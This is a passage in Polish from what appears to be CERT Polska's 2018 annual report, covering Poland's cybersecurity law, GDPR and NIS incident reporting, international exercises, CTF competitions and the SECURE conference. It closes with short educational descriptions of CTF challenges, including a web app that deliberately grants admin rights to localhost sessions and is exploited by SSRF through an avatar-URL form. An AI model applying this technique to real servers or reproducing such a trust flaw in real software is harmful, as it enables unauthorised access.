Ustawa o krajowym systemie cyberbezpieczeństwa

Ustawa o krajowym systemie cyberbezpieczeństwa to pierwszy akt prawny porządkujący obszar cyberbezpieczeństwa Polsce. Jest to implementacja do porządku krajowego tzw. Dyrektywy NIS. Ponieważ Dyrektywa NIS jest harmonizacją minimalną, polski ustawodawca skorzystał z możliwości bardziej szczegółowej regulacji. Dlatego w zakres ustawy została włączona administracja publiczna. Ustawa o krajowym systemie cyberbezpieczeństwa obowiązuje od 28 sierpnia 2018 roku.

Najważniejsze kwestie regulowane przez ustawę to:

1. **Wprowadzenie obowiązkowego raportowania incydentów przez operatorów usług kluczowych, dostawców usług cyfrowych i podmiotów publicznych** (więcej informacji na ten temat: str. 14)
2. **Wyznaczenie trzech CSIRT poziomu krajowego z jasno ustalonym zakresem odpowiedzialności.**
3. **Ustanowienie mechanizmu współpracy trzech CSIRT poziomu krajowego w przypadku tzw. incydentów krytycznych.** Ustawa wprowadza formułę Zespołu ds. Incydentów Krytycznych, będącego organem pomocniczym w sprawach obsługi incydentów krytycznych. W jego skład wchodzą CSIRT poziomu krajowego oraz Rządowe Centrum Bezpieczeństwa jako sekretariat – taka formuła zapewnia współpracę z Rządowym Zespołem Zarządzania Kryzysowego (RZZK). Dodatkowo do udziału w pracach Zespołu mogą być zaproszeni przedstawiciele organów właściwych. Powołanie Zespołu ds. Incydentów Krytycz-

nych służy wyznaczeniu CSIRT, który będzie wiodącym w obsłudze incydentu krytycznego oraz podziałowi zadań związanych z tą obsługą. Na posiedzeniu może też zostać podjęta decyzja o wystąpieniu z wnioskiem do Prezesa Rady Ministrów w sprawie zwołania Rządowego Zespołu Zarządzania Kryzysowego. Jest to zatem ujęcie problematyki cyberbezpieczeństwa w systemie zarządzania kryzysowego w Polsce.

4. **Ustanowienie nadzoru nad operatorami usług kluczowych w poszczególnych sektorach gospodarki,** którzy odpowiadają za wyznaczanie operatorów (na podstawie decyzji administracyjnej), przygotowywanie rekomendacji działań, które wzmocnią cyberbezpieczeństwo sektora, nadzór nad operatorami w danym sektorze, udział w ćwiczeniach oraz przetwarzanie danych osobowych niezbędnych do realizacji zadań.
5. **Wprowadzenie formuły sektorowego zespołu cyberbezpieczeństwa, powoływanego przez organy właściwe,** który przyjmuje zgłoszenia o incydentach i pomaga w ich obsłudze, ale również analizuje skutki, wypracowuje wnioski oraz współpracuje z właściwym CSIRT poziomu krajowego. Może też wymieniać informacje o incydentach poważnych z innymi krajami Unii Europejskiej.
6. **Wprowadzenie obowiązku przygotowywania pięcioletniej Strategii Cyberbezpieczeństwa RP,** która określa cele strategiczne oraz odpowiednie środki polityczne i regulacyjne, pozwalające osiągnąć i utrzymać wysoki poziom cyberbezpieczeństwa. Strategia uwzględnia również priorytety, podmioty zaangażowane w jej wdrażanie oraz działania odnoszące się do programów edukacyjnych, informacyjnych, a także planów badawczo-rozwojowych.
7. **Wprowadzenie koordynacji strategiczno-politycznej nad systemem cyberbezpieczeństwa** w Polsce poprzez ustanowienie Pełnomocnika i Kolegium ds. Cyberbezpieczeństwa.

Organ właściwy ds. cyberbezpieczeństwa	Sektor/podsektor
Minister właściwy ds. energii	Energia
Minister właściwy ds. transportu	Transport
Minister właściwy ds. gospodarki morskiej i minister właściwy ds. żeglugi śródlądowej	Transport wodny
Komisja Nadzoru Finansowego	Bankowy, infrastruktura rynków finansowych
Minister właściwy ds. zdrowia	Ochrona zdrowia
Minister właściwy ds. gospodarki wodnej	Zaopatrzenie w wodę pitną i jej dystrybucja
Minister właściwy ds. informatyzacji	Infrastruktura cyfrowa
	Dostawcy usług cyfrowych
Minister Obrony Narodowej (podmioty podległe MON oraz przedsiębiorcy o szczególnym znaczeniu gospodarczo-obronnym)	Ochrona zdrowia
	Infrastruktura cyfrowa
	Dostawcy usług cyfrowych

Tabela 4. *Przyporządkowanie organów właściwych do sektorów gospodarki wg ustawy o krajowym systemie cyberbezpieczeństwa.*

Rozporządzenie o Ochronie Danych Osobowych

RODO/GDPR zostało przyjęte 27 kwietnia 2016 r. i zastąpi Dyrektywę 95/46/WE z 24 października 1995 r. w sprawie ochrony osób fizycznych w zakresie przetwarzania danych osobowych i swobodnego przepływu tych danych. Zgodnie z prawem UE, Rozporządzenie ma zasięg ogólny. Oznacza to, że wiąże w całości i jest bezpośrednio stosowane we wszystkich państwach członkowskich. Co za tym idzie: implementacja do porządku prawnego nie jest niezbędna, a od 28 maja 2018 r. RODO obowiązuje w całej UE.

GDPR reguluje nie tylko przetwarzanie danych osobowych wewnątrz Unii Europejskiej, ale odnosi się również do przekazywania danych osobowych poza terytorium UE. Dodatkowo regulacją zostali objęci także administratorzy danych spoza Unii, prowadzący swoją działalność na terytorium UE (m.in. amerykańskie firmy takie jak Facebook). GDPR w znaczący sposób zwiększa kontrolę osób fizycznych nad dotyczącymi ich danymi.

GDPR wprowadza także **administracyjne kary finansowe** za nieprzestrzeganie przepisów.

GDPR a zespoły CERT/CSIRT

Zgodnie z treścią rozporządzenia mianem administratora określa się właściwy organ, który samodzielnie lub wspólnie z innymi ustala cele i sposoby przetwarzania danych osobowych, natomiast podmiot przetwarzający oznacza osobę fizyczną lub prawną, organ publiczny, jednostkę organizacyjną lub inny podmiot, który przetwarza dane osobowe w imieniu administratora.

Zatem zespół CSIRT/CERT jest administratorem w momencie, gdy przetwarza dane na podstawie otrzymanego mandatu. W przypadku, gdy zespół CSIRT/CERT działa w imieniu organów ścigania lub innych zespół CSIRT/CERT (np. poprzez zapewnienie pomocy technicznej), pełni także rolę podmiotu przetwarzającego, ponieważ nie decyduje bezpośrednio o celach i sposobach przetwarzania danych osobowych.

Udostępnianie i wymianę informacji pomiędzy zespołami CSIRT również można uznać za przetwarzanie danych osobowych. Oznacza to, że w zakresie zgłaszania incydentów zespoły typu CSIRT podlegają dwóm reżimom: temu wprowadzonemu przez Dyrektywę NIS i temu właściwemu RODO. Poniższe tabele prezentują wymagania w zakresie notyfikacji incydentów dla obu aktów prawnych.

RODO

Rodzaj incydentu	Podmiot notyfikujący	Odbiorca zgłoszenia	Termin
Naruszenie danych osobowych	Podmiot przetwarzający	Administrator	Bez zbędnej zwłoki
Naruszenie danych osobowych	Administrator	Właściwy organ ochrony danych	Bez zbędnej zwłoki, w miarę możliwości do 72 godzin od momentu otrzymania zgłoszenia
Naruszenie danych osobowych z dużym ryzykiem zagrożenia dla praw i wolności osób fizycznych	Administrator	Osoby, których dane dotyczą	Bez zbędnej zwłoki

Tabela 5. *Wymagania w zakresie notyfikacji incydentów w świetle RODO.*

Dyrektywa NIS

Rodzaj incydentu	Podmiot notyfikujący	Odbiorca zgłoszenia	Termin
Incydent mający znaczny wpływ na ciągłość usług kluczowych	Operatorzy usług kluczowych	Właściwy organ ochrony danych lub zespół CSIRT	Bez zbędnej zwłoki
Incydent mający znaczny wpływ na świadczenie usługi	Dostawcy usług cyfrowych	Właściwy organ ochrony danych lub zespół CSIRT	Bez zbędnej zwłoki

Tabela 6. *Wymagania w zakresie notyfikacji incydentów w świetle Dyrektywy NIS.*

W związku z tym warto zadbać o właściwe przygotowanie nie tylko w zakresie implementacji Dyrektyw NIS, ale i RODO, oraz dokonać dokładnej oceny zakresu w jakim zespół CSIRT może dokonywać przetwarzania danych osobowych w obrębie własnego zakresu odpowiedzialności, a także czy jest procesorem (przetwarza dane osobowe) czy administratorem. Konieczne jest także dokumentowanie sposobu zbierania, przechowywania i przetwarzania danych osobowych, dokładnej analizy okresu i zasad przechowywania danych roboczych, anonimizacji danych osobowych, gdzie istnieje konieczność uzyskania zgody osoby, której te dane dotyczą. Natomiast w czasie procesu przekazywania danych konieczna będzie ocena nie tylko zakresu odpowiedzialności swojego zespołu CSIRT, ale także CSIRT, któremu dane te mają być przekazywane.

Ćwiczenia i konkursy międzynarodowe

CERT Polska regularnie uczestniczy w międzynarodowych ćwiczeniach sprawdzających zarówno umiejętności technicznej analizy zagrożeń, jak i testujących procedury reagowania na incydenty w kontekście międzynarodowym. Najważniejszymi z nich są coroczne ćwiczenia defensywne Locked Shields oraz organizowane raz na dwa lata Cyber Europe. W 2018 r. po raz pierwszy przygotowywaliśmy także polską reprezentację, która brała udział w europejskich zawodach European Cyber Security Challenge.

Cyber Europe 2018

Cykl ćwiczeń „Cyber Europe" to symulacja sytuacji kryzysowych w skali europejskiej. Organizatorem jest Europejska Agencja ds. Bezpieczeństwa Sieci i Informacji (ENISA). Cyber Europe mają formułę ćwiczeń sztabowych, w których uczestnicy testują procedury operacyjne i scenariusze przygotowane na wypadek wystąpienia dużych incydentów.

Celem ćwiczeń „Cyber Europe" jest testowanie procedur zarządzania kryzysowego w obliczu międzynarodowego kryzysu w cyberprzestrzeni (w sieciach i systemach komputerowych) – zarówno tych wewnętrznych (w poszczególnych organizacjach na poziomie państw członkowskich i w poszczególnych sektorach), jak również procedur na poziomie europejskim (tzw. SOP – Standard Operating Procedures).

W dziedzinie cyberbezpieczeństwa jest to szczególnie istotne, ponieważ kryzysy w cyberprzestrzeni mają potencjał przerodzenia się w realne zagrożenia fizyczne (np. brak prądu, problemy z łącznością). W takiej sytuacji konieczna jest sprawna współpraca zespołów reagowania na incydenty bezpieczeństwa komputerowego (CERT lub CSIRT) z zespołami i centrami zarządzania kryzysowego oraz zespołami medialnymi, a także z administracją publiczną i sektorem prywatnym (każda edycja dotyczy innego sektora gospodarki).

Pierwsza edycja ćwiczeń “Cyber Europe” odbyła się w 2010 r. Dwa lata później ćwiczenia dotyczyły sektora bankowego, w 2014 r. – sektora energetycznego i telekomunikacyjnego. Natomiast w 2016 roku w ćwiczeniu wzięli udział dostawcy Internetu i firmy z sektora bezpieczeństwa IT. Obecna, piąta edycja z czerwca 2018 r., dotyczyła sektora lotnictwa cywilnego.

Procedury wypracowane przez państwa członkowskie i ENISA w poprzednich edycjach stały się podstawą (tzw. blueprint) zaleceń Komisji Europejskiej w sprawie skoordynowanego reagowania na incydenty i kryzysy na dużą skalę. Zalecenia zawierają ramowe procedury i organizację współpracy europejskiej na poziomie strategicznym, a także operacyjnym.

Skalę ćwiczenia najlepiej zobrazować liczbami. W obecnej edycji uczestniczyło 30 państw z Unii Europejskiej i Europejskiego Stowarzyszenia Wolnego Handlu oraz 10 instytucji unijnych, zajmujących się cyberbezpieczeństwem i działających w sektorze lotnictwa cywilnego. Łącznie ćwiczyło 300 organizacji i 900 zespołów lub specjalistów z dziedziny bezpieczeństwa w cyberprzestrzeni, zarządzania kryzysowego i komunikacji społecznej. Uczestnicy w ciągu dwóch dni otrzymali ponad 23 tysiące wiadomości ćwiczebnych.

Przedstawicielami Polski byli: NASK – Państwowy Instytut Badawczy z działającym w nim zespołem CERT Polska, administracja publiczna reprezentowana przez Rządowe Centrum Bezpieczeństwa, Ministerstwa: Cyfryzacji i Infrastruktury, Urząd Lotnictwa Cywilnego, a także kontrola ruchu lotniczego, podmioty z sektora lotnictwa cywilnego, dostawca sieci telekomunikacyjnej oraz stowarzyszenie Polska Obywatelska Cyberobrona. Łącznie 18 zespołów z 10 organizacji.

Podczas dwudniowego ćwiczenia polscy uczestnicy, wymienili między sobą ponad 500 wiadomości mailowych. Oprócz tego komunikowali się telefonicznie, a w sprawach technicznych (m.in. rozwiązywanie incydentów bezpieczeństwa komputerowego) za pośrednictwem formularza i komunikatora internetowego przygotowanego przez CERT Polska. Ta liczba nie obejmuje także komunikacji wewnętrznej w obrębie uczestniczących w zawodach organizacji.

Reakcją na symulowane wydarzenia były również sporządzane przez uczestników krótkie analizy dla kierownictwa organizacji oraz rozmowy telefoniczne z przedstawicielami ćwiczebnych redakcji mediów informacyjnych.

Kontrola i koordynacja ćwiczenia wymagała ok. 150 wiadomości elektronicznych, dziesiątek rozmów telefonicznych i bieżącej komunikacji pomiędzy moderatorami i administratorami na czacie internetowym. Koordynacja i kontrola to przede wszystkim czuwanie nad przebiegiem ćwiczenia, działaniem platformy ćwiczebnej – funkcjonowaniem wirtualnego świata i rozwiązywanie kwestii technicznych. Moderatorzy pełnili także rolę uzupełniającą dla scenariusza, ale interweniowali tylko w przypadkach szczególnych, m.in. wtedy, gdy do reakcji na zdarzenie ze scenariusza potrzebne były działania lub decyzje podmiotu, który nie brał udziału w ćwiczeniu.

Konstrukcja scenariusza zawierała incydenty bezpieczeństwa w sieciach i systemach komputerowych, ataki hybrydowe (zagrożenie bezpieczeństwa fizycznego, akcje medialne i dezinformację), które materializowały się poprzez zdarzenia w podmiotach sektora lotnictwa cywilnego i zarządzania kryzysowego. Scenariusz zawierał także potencjalne zagrożenia dla innych sektorów gospodarki, które mogły rozprzestrzenić się za pośrednictwem sieci, wraz z eskalacją incydentu. Jednym z celów ćwiczenia było sprawdzenie czy istniejące mechanizmy współpracy na poziomie europejskim w wystarczającym zakresie adresują potrzeby państw członkowskich. Testowane były plany zarządzania kryzysowego i zapewnienia ciągłości działania na wszystkich poziomach: organizacji, sektora, kraju oraz europejskiego obszaru gospodarczego.

Na poziomie medialnym, scenariusz miał sprawdzić gotowość sektora lotniczego w zakresie obrony przed dezinformacją i skoordynowania komunikatu medialnego, informującego społeczeństwo o zaistniałym kryzysie.

Istotnym elementem ćwiczenia były zdarzenia techniczne, wymagające od wyspecjalizowanych zespołów reagowania na incydenty bezpieczeństwa komputerowego przeprowadzania m.in. analiz powłamaniowych, analiz próbek złośliwego oprogramowania, powstrzymywania ataków z wykorzystaniem „internetu rzeczy”, zautomatyzowanej analizy informacji z otwartych źródeł.


Zdarzenia techniczne składały się na incydenty, a usuwanie skutków tych zdarzeń decydowało o skutecznej odpowiedzi na kryzys.

Wnioski i rekomendacje z ćwiczenia zostały opracowane na przełomie października i listopada 2018 roku. Uzgodniona na poziomie europejskim treść raportu została przekazana koordynatorom krajowym i uczestnikom ćwiczenia. Publicznie dostępna część raportu z organizacji i przebiegu ćwiczenia, jest dostępna na stronie ENISA[5]. Na stronie dostępne są także raporty z poprzednich edycji Cyber Europe. Należy przy tym zaznaczyć, że większość obserwacji i wniosków nie jest publikowana. Stanowią one informację prawnie chronioną – informacje niejawne administracji publicznej oraz tajemnice handlowe przedsiębiorstw biorących udział w ćwiczeniu. Ćwiczenia były doskonałą okazją do przetrenowania działania punktów kontaktowych do spraw cyberbezpieczeństwa i ich współdziałania z centrami zarządzania kryzysowego. W zakresie procedur na poziomie krajowym, przetestowane zostało współdziałanie NASK i RCB w inicjowaniu Zespołu ds. incydentów krytycznych i jego relacji do Rządowego Zespołu Zarządzania Kryzysowego. Działanie to było jednym z celów krajowych ćwiczeń i pozwoliło na sprawdzenie jednego z zakładanych wariantów reagowania na incydenty i ich eskalowania z poziomu organizacji na poziom krajowy. Doświadczenia zostały wykorzystane przy tworzeniu kolejnej aktualizacji planów zarządzania kryzysowego. Sektorowo, w zakresie proceduralnym i technicznym, sprawdzone zostało współdziałanie podmiotów cyberbezpieczeństwa i bezpieczeństwa lotnictwa cywilnego w odpieraniu złożonego zagrożenia – przebiegającego w cyberprzestrzeni, ale mającego realny, fizyczny skutek dla podmiotów lotnictwa cywilnego. Zauważono braki i mankamenty, szczególnie w komunikacji i bieżącej wymianie informacji. Większa ich część wynikała z faktu, że wykorzystywano procedury ćwiczebne powstałe na podstawie projektu ustawy, bez wykorzystania rozwiązań wynikających z przepisów wykonawczych. Braki dotyczyły głównie strony technicznej i organizacyjnej kanałów komunikacyjnych, wykorzystywanych do tej pory rzadko lub w ogóle (sieć CSIRT, Pojedynczy Punkt Kontaktowy, zespół ds. incydentów krytycznych). Dzięki wnioskom z ćwiczenia, stwierdzone niedociągnięcia usuwane są na bieżąco przy budowie krajowego systemu cyberbezpieczeństwa.

Locked Shields 2018

Locked Shields to największe na świecie techniczne ćwiczenia cyberbezpieczeństwa. Organizowane są corocznie już od 2010 r. przez NATO CCDCOE - sojusznicze Centrum Doskonałości ds. Współpracy w dziedzinie Cyberbezpieczeństwa z siedzibą w Estonii. Zespoły "niebieskich" będące reprezentacjami krajów-członków CCDCOE podczas ćwiczenia pełnią rolę zespołów szybkiego reagowania fikcyjnego kraju "Berylia". Do ochrony przed zespołem "czerwonych" były nie tylko standardowe systemy i usługi teleinformatyczne, ale także wyspecjalizowane systemy wojskowe oraz systemy informatyki przemysłowej (SCADA). Do zadań "niebieskich" oprócz działań defensywnych - zabezpieczania sieci, wykrywania i zapobiegania ataków pod presją czasu należało także raportowanie zagrożeń w ramach współpracy międzynarodowej. Równolegle do części technicznej odbywa się część strategiczna, w której sprawdza się zdolności podejmowania decyzji strategiczno-politycznych, możliwości analiz prawnych oraz komunikacji zewnętrznej.

O niezwykle dużej skali wydarzenia świadczy to, że infrastruktura, której bronił każdy z zespołów "niebieskich", stworzona była z ponad 150 systemów informatycznych, a ilość przeprowadzonych na nie ataków przekroczyła w sumie 2500. W rolę "niebieskich" wcieliło się 15 zespołów narodowych, 5 zespołów łączonych oraz 2 zespoły reprezentujące CERT Unii Europejskiej oraz NATO. W sumie w ćwiczeniach uczestniczyło ponad 1000 ekspertów z 30 krajów. Wygrał zespół NATO składający się z 30 ekspertów różnych instytucji tej organizacji, drugie miejsce zajął zespół narodowy Francji, a trzecie z Czech.



Rysunek 3. *Sterowniki przemysłowe będące częścią systemu zarządzania energią elektryczną.*

[5] https://www.enisa.europa.eu/publications/cyber-europe-2018-after-action-report
[6] https://ccdcoe.org/exercises/locked-shields/

Nowościami technicznymi w 2018 r. było włączenie do ochranianej przez zespoły "niebieskich" infrastruktury informatycznych systemów zarządzania siecią energetyczną oraz systemów składających się na w pełni funkcjonalną sieć komórkową 4G. Natomiast stałym elementem ćwiczeń są systemy przemysłowe (w 2018 w postaci infrastruktury krytycznej systemu uzdatniania wody) czy systemy sterujące wojskowymi dronami obserwacyjnymi.

Polski zespół, pod przewodnictwem Narodowego Centrum Kryptologii, składał się z ekspertów zarówno wojskowych, jak i cywilnych instytucji, którzy na co dzień zajmują się ochroną kluczowej dla Polski infrastruktury. Ćwiczenia Locked Shields są okazją do zbudowania efektywnej formy współpracy na okoliczność ewentualnego zagrożenia.

European Cyber Security Challenge

Decyzja o zainicjowaniu przez Komisję Europejską międzynarodowych zawodów bezpieczeństwa teleinformatycznego została podjęta już w 2013 r.[7] Rok później, w nowym konkursie wzięły udział trzy kraje - Austria, Niemcy i Szwajcaria. Cztery lata później, w finałach w 2018 r.[8], pod auspicjami Europejskiej Agencji ds. Bezpieczeństwa Sieci i Informacji (ENISA) rywalizowały ze sobą reprezentacje większości krajów Unii Europejskiej. W tej edycji po raz pierwszy udział wzięła także Polska.

Celem zawodów jest zwrócenie uwagi na brak wystarczającej liczby specjalistów bezpieczeństwa teleinformatycznego oraz pokazanie młodzieży legalnej formy nauki i rywalizacji. Przy okazji finałów odbywają się zazwyczaj otwarte targi pracy. Ideą konkursu jest również stworzenie możliwości nawiązania kontaktów oraz podniesienie świadomości zagrożeń cyberbezpieczeństwa.

Każda z narodowych reprezentacji biorących udział w European Cyber Security Challenge musi składać się z 10 członków - 5 juniorów w wieku od 14 do 20 lat i 5 seniorów w wieku od 21 do 25 lat. Każdy kraj wyłania reprezentacje we własnym zakresie. Opiekę nad polską reprezentacją sprawował NASK. Została ona wyłoniona w krajowych kwalifikacjach przeprowadzonych w ramach dwóch internetowych konkursów CTF. W czerwcu 2018 r. na platformie hack.cert.pl prawie 100 uczestników zmagało się z ponad 20 zadaniami w każdej z kategorii wiekowych. Zadania z kwalifikacji są cały czas dostępne na platformie - zachęcamy do spróbowania swoich sił.

Polska reprezentacja składała się zarówno ze studentów pierwszych lat studiów informatycznych jak i z młodych, ale już uznanych ekspertów światowych firm technologicznych. Reprezentanci mieli okazję poznać się lepiej na spotkaniu w siedzibie NASK.

Każdego roku, rozgrywki finałowe organizowane są przez jeden z krajów uczestniczących w zawodach. W 2018 r. odbyły się w październiku w Londynie. Po dwóch dniach zmagań, Polska zajęła ostatecznie 4. miejsce z niewielką stratą tuż za Wielką Brytanią, wyprzedzając 13 innych zespołów. Zawody wygrała reprezentacja Niemiec, a drugie miejsce zajęła Francja. Po zawodach, gratulacje polskiej ekipie przekazał osobiście polski ambasador Arkady Rzegocki.

W 2019 r. finały odbędą się w Rumunii.

Rysunek 4. *Polska reprezentacja na finałach ECSC w Londynie.*

[7] https://www.enisa.europa.eu/about-enisa/structure-organization/national-liaison-office/meetings/april-2017/2017-04-26-ecsc-brief.pdf
[8] https://www.enisa.europa.eu/events/european-cyber-security-challenge-ecsc-2018

Scena CTF

Konkursy Capture The Flag ("Zdobyć flagę") to drużynowe zawody bezpieczeństwa teleinformatycznego. Organizowane są niezależnie przez uczelnie, rządy państw, organizacje i przede wszystkim same drużyny. Nieustannie zyskują na popularności, ponieważ dają możliwość poznania istotnych zagadnień bezpieczeństwa IT w legalny sposób, jak również są formą zdrowego współzawodnictwa. W 2018 roku, według strony "ctftime.org"[9] agregującej rankingi zawodów oraz drużyn, odbyło się blisko 150 konkursów.

Zawody CTF można skategoryzować według formy i miejsca rozgrywki. Najpopularniejsza formuła to "jeopardy", w której drużyny rozwiązują od kilkunastu do kilkudziesięciu zadań o różnej trudności w kilku kategoriach: bezpieczeństwo aplikacji internetowych, inżynieria wsteczna, kryptografia, wykorzystywanie podatności w aplikacjach czy informatyka śledcza. Rozwiązaniem w każdym zadaniu jest "flaga", którą na platformie konkursowej drużyny wymieniają na punkty. Natomiast w formule "attack/defense" każda z drużyn otrzymuje dostęp do kopii serwera, na którym uruchomione są przygotowane przez organizatorów zadania w postaci usług sieciowych. Zespoły muszą znaleźć błędy w aplikacjach, naprawić je oraz regularnie wykradać flagi pozostałym drużynom. Zawody dzielą się również na te organizowane w internecie (najczęściej w formie "jeopardy") oraz na miejscu, a także w formule mieszanej - internetowe kwalifikacje i lokalne finały.

Sezon 2018 okazał się bardzo udany dla polskich drużyn[10]. Dragon Sector wygrał rozgrywki, a zespół p4 uznał wyższość tylko zespołu PPP z amerykańskiego uniwersytetu Carnegie Mellon. Całoroczny ranking drużynowy liczony jest na podstawie 10 najlepszych występów drużyny, choć większość z nich bierze udział w kilkudziesięciu wydarzeniach w ciągu roku. W obu polskich topowych zespołach grają obecni i byli pracownicy CERT Polska. Na pozycjach 36 i 40 uplasowały się kolejno studenckie zespoły Made in MIM z Uniwersytetu Warszawskiego oraz Just Cat The Fish wywodzący się z Akademii Górniczo-Hutniczej.

Place	Team	Country	Rating
1	Dragon Sector		1090.146
2	Plaid Parliament of Pwning		991.963
3	p4		628.663

Rysunek 5. *Podium rankingu za 2018 r. (źródło: ctftime.org).*

Wraz ze wzrostem popularności konkursów, rosną także pule nagród. W 2018 r. najbardziej prestiżowe konkursy mogły pochwalić się wysokimi sumami nagród, w tym szwajcarski Insomni'hack (4 kilogramy sztab srebra), tajwański HITCON CTF (8 tys. USD), Google CTF w Londynie (15 tys.), rosyjski CTFZone (17 tys.) czy chińskie 0CTF (40 tys.), WCTF (100 tys.) oraz Real World CTF (150 tys.).

Rysunek 6. *Finały Insomni'hack w Genewie. (źródło: SCRT.ch.).*

[9] https://ctftime.org
[10] https://ctftime.org/stats/2018

W 2018 r. również w Polsce odbywały się zawody i konkursy w formule CTF. Jednym z najważniejszych, wysoko klasyfikowany w rankingu "ctftime.org", był Dragon CTF (z pulą nagród 17 tys. złotych) zorganizowany przez Dragon Sector przy okazji konferencji PWNing 2018 w Warszawie wraz z jego internetową zapowiedzią - "teaserem". W jego finałach zwyciężył[11] paneuropejski zespół tasteless, drugie miejsce zajęło p4, trzecie węgierski zespół SpamAndHex, a tuż za podium uplasowało się Just Cat The Fish. Wojsko Polskie z kolei zorganizowało konkurs podczas hackathonu Hack Yeah pod koniec listopada. Dwuosobowe drużyny walczyły aż o 60 tysięcy złotych oraz dodatkowe, praktyczne nagrody.

CERT Polska w 2018 r. zorganizował dwa wydarzenia CTF-owe - krajowe kwalifikacje do reprezentacji Polski na finały European Cyber Security Challenge w czerwcu oraz konkurs w ramach Europejskiego Miesiąca Bezpieczeństwa w październiku. Oba opisujemy szerzej w artykułach na stronach: 24 oraz 27. Opublikowaliśmy również artykuł o technicznych aspektach organizacji zawodów CTF[12].

SECURE 2018

W dniach 23-24 października 2018 r. odbyła się 22. edycja konferencji SECURE organizowanej przez CERT Polska, NASK Państwowy Instytut Badawczy oraz NASK S.A. Wzięło w niej udział ponad 600 gości z kraju i zagranicy. W programie znalazły się wystąpienia 50 prelegentów, którzy prezentowali zróżnicowane tematy.

Część merytoryczną konferencji rozpoczęła dr Aleksandra Przegalińska (Akademia Leona Koźmińskiego, MIT) z wprowadzeniem do tematyki kierunków rozwoju sztucznej inteligencji i zagrożeń związanych z jej wykorzystaniem. Problematyka sztucznej inteligencji, a także tematy jej pokrewne, takie jak uczenie maszynowe czy systemy autonomiczne, przewijała się także w dalszych prezentacjach. Filip Konopczyński i Urszula Rybicka z NASK PIB przedstawili wyniki badań dotyczących zastosowania AI w przemyśle, z kolei Kamil Frankowicz (CERT Polska) mówił o wykorzystaniu uczenia maszynowego w analizie złośliwego oprogramowania. Dwie prezentacje dotyczyły zagrożeń związanych z systemami inteligentnymi instalowanymi w samochodach – pierwszą z nich wygłosił Inbar Raz, drugą Stefan Tanase wspólnie Gabrielem Cirligiem (Ixia).

Z dużym zainteresowaniem spotkał się blok poświęcony mechanizmom manipulacji informacjami, w tym rozprzestrzeniania fałszywych informacji, a w szczególności żywiołowa prezentacja „Informacyjne supermutanty" dr. hab. Marcina Napiórkowskiego (Uniwersytet Warszawski, Mitologia współczesna).

Nie zabrakło także wystąpień poświęconych technicznym badaniom i projektom CERT Polska oraz NASK PIB („Jak zorganizować CTF i przetrwać, czyli organizacja konkursów dla hakerów z perspektywy admina" Michała Leszczyńskiego, „Obserwacje złośliwych aktywności w teleskopie sieciowym - od wykrywania ataków DoS do fingerprintowania botnetów" Piotra Bazydło czy „Monitorowanie w skali kraju i nie tylko" Pawła Pawlińskiego).

Podczas konferencji odbyła się debata poświęcona wpływowi nowych regulacji wprowadzonych ustawą o krajowym systemie cyberbezpieczeństwa na biznes, administrację i obywateli. Wprowadzeniem do debaty była prezentacja Krzysztofa Silickiego, Dyrektora NASK ds. Cyberbezpieczeństwa i Innowacji.

Prezentacje z SECURE 2018 dostępne są pod adresem https://goo.gl/h6hmWE

[11] https://twitter.com/DragonSectorCTF/status/1065036293015592960
[12] https://www.cert.pl/news/single/techniczne-aspekty-organizacji-zawodow-i-cwiczen-ctf/

Rysunek 7. *Wystąpienie dr Aleksandry Przegalińskiej podczas SECURE 2018.*

Jednak SECURE to nie tylko coroczna jesienna konferencja. 23 maja 2018 r. odbyło się wydarzenie pod nazwą „SECURE Early Bird", które skupiło się wyłącznie na aspektach technicznych i praktycznych. Wydarzenie dotyczyło detekcji mechanizmów wirtualizacji przez złośliwe oprogramowanie (Carsten Willems, VMRay), fuzzingu interpreterów w poszukiwaniu podatności (Kamil Frankowicz, CERT Polska), przeszukiwania dużych zbiorów złośliwego oprogramowania (Jarosław Jedynak) oraz podatności w optymalizacji procesorów (Michał Leszczyński, CERT Polska).

Pod marką SECURE odbyliśmy także w ciągu roku cykl spotkań z przedstawicielami biznesu, poszukując synergii w działaniach na rzecz edukacji oraz sposobów wykorzystania możliwości CERT Polska i NASK PIB w realnym budowaniu krajowego systemu cyberbezpieczeństwa.

Europejski Miesiąc Cyberbezpieczeństwa

EUROPEJSKI MIESIĄC BEZPIECZEŃSTWA CYBERNETYCZNEGO

Od 2012 r. w październiku obchodzony jest Europejski Miesiąc Cyberbezpieczeństwa. Jest to inicjatywa Komisji Europejskiej oraz Agencji Unii Europejskiej ds. Bezpieczeństwa Sieci i Informacji (ENISA). W ramach akcji "European Cybersecurity Month (ECSM)" każdy z krajów członkowskich co roku organizuje wydarzenia mające poprawić świadomość o zagrożeniach występujących w internecie.

Zespół CERT Polska podejmuje inicjatywy mające na celu zwiększenie świadomości użytkowników oraz specjalistów bezpieczeństwa teleinformatycznego. Jedną z takich inicjatyw, wpisanych w akcję ECSM, jest dwudniowa konferencja SECURE (patrz str. 24).

Podczas ECSM 2018 nie zabrakło również konkursu Capture The Flag, który składał się łącznie z sześciu zadań z kategorii: atakowanie aplikacji webowych, forensics, inżynieria wsteczna oraz kryptografia. Zwycięzcami zostały trzy pierwsze osoby, którym udało się rozwiązać komplet zadań. Poniżej prezentujemy ogólny opis każdego z wyzwań, jednocześnie przypominając, że wybrane konkursy archiwalne wciąż są dostępne na stronie hack.cert.pl/challenges.

Zadanie "crackme" składało się z programu wykonywalnego, który prosił o wpisanie flagi, a następnie informował, czy jest ona poprawna czy też nie. Po deasemblacji programu nietrudno było zauważyć, że fragmenty kodu odpowiedzialne za weryfikację flagi zostały zaszyfrowane. Sama flaga sprawdzana była w trzybajtowych blokach, więc zadanie można było rozwiązać za pomocą techniki "reverse debugging", poprzez odpowiednią modyfikację kodu aplikacji albo ręczne zdjęcie każdej warstwy szyfrowania kodu.

Zadanie "notes" to prosta aplikacja webowa oferująca notatnik on-line i podstawowy widok profilu użytkownika. Oczekiwanym rozwiązaniem zadania było przeprowadzenie ataku SSRF (ang. *Server Side Request Forgery*) poprzez formularz dodawania awatara. Podczas takiej operacji,

serwer każdorazowo ściągał obrazek z podanego linku. Programista aplikacji sprawił, że "dla wygody" każda sesja z adresu localhost otrzymywała prawa administratora, możliwe więc było nadużycie formularza dodawania awatara i w ten sposób wykonanie operacji z konta o podwyższonych uprawnieniach.

